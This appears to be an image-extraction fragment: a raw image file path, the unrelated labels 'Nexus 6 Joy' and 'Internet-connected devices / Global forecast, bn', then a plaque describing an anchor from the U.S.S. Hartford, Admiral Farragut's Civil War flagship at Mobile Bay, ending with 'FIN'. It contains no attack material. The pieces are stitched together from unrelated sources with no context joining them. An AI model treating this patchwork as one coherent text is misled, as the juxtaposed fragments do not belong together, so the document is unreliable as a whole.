
Nexus 6 Joy





Internet-connected devices

Global forecast, bn



**ANCHOR FROM
U.S.S. HARTFORD**

This anchor came from the U.S.S. Hartford, Admiral Farragut's flagship during the Civil War "Battle of Mobile Bay" in August of 1864. It was there that he uttered the now famous words, "Damn the Torpedoes- Full Speed Ahead!"







FIN

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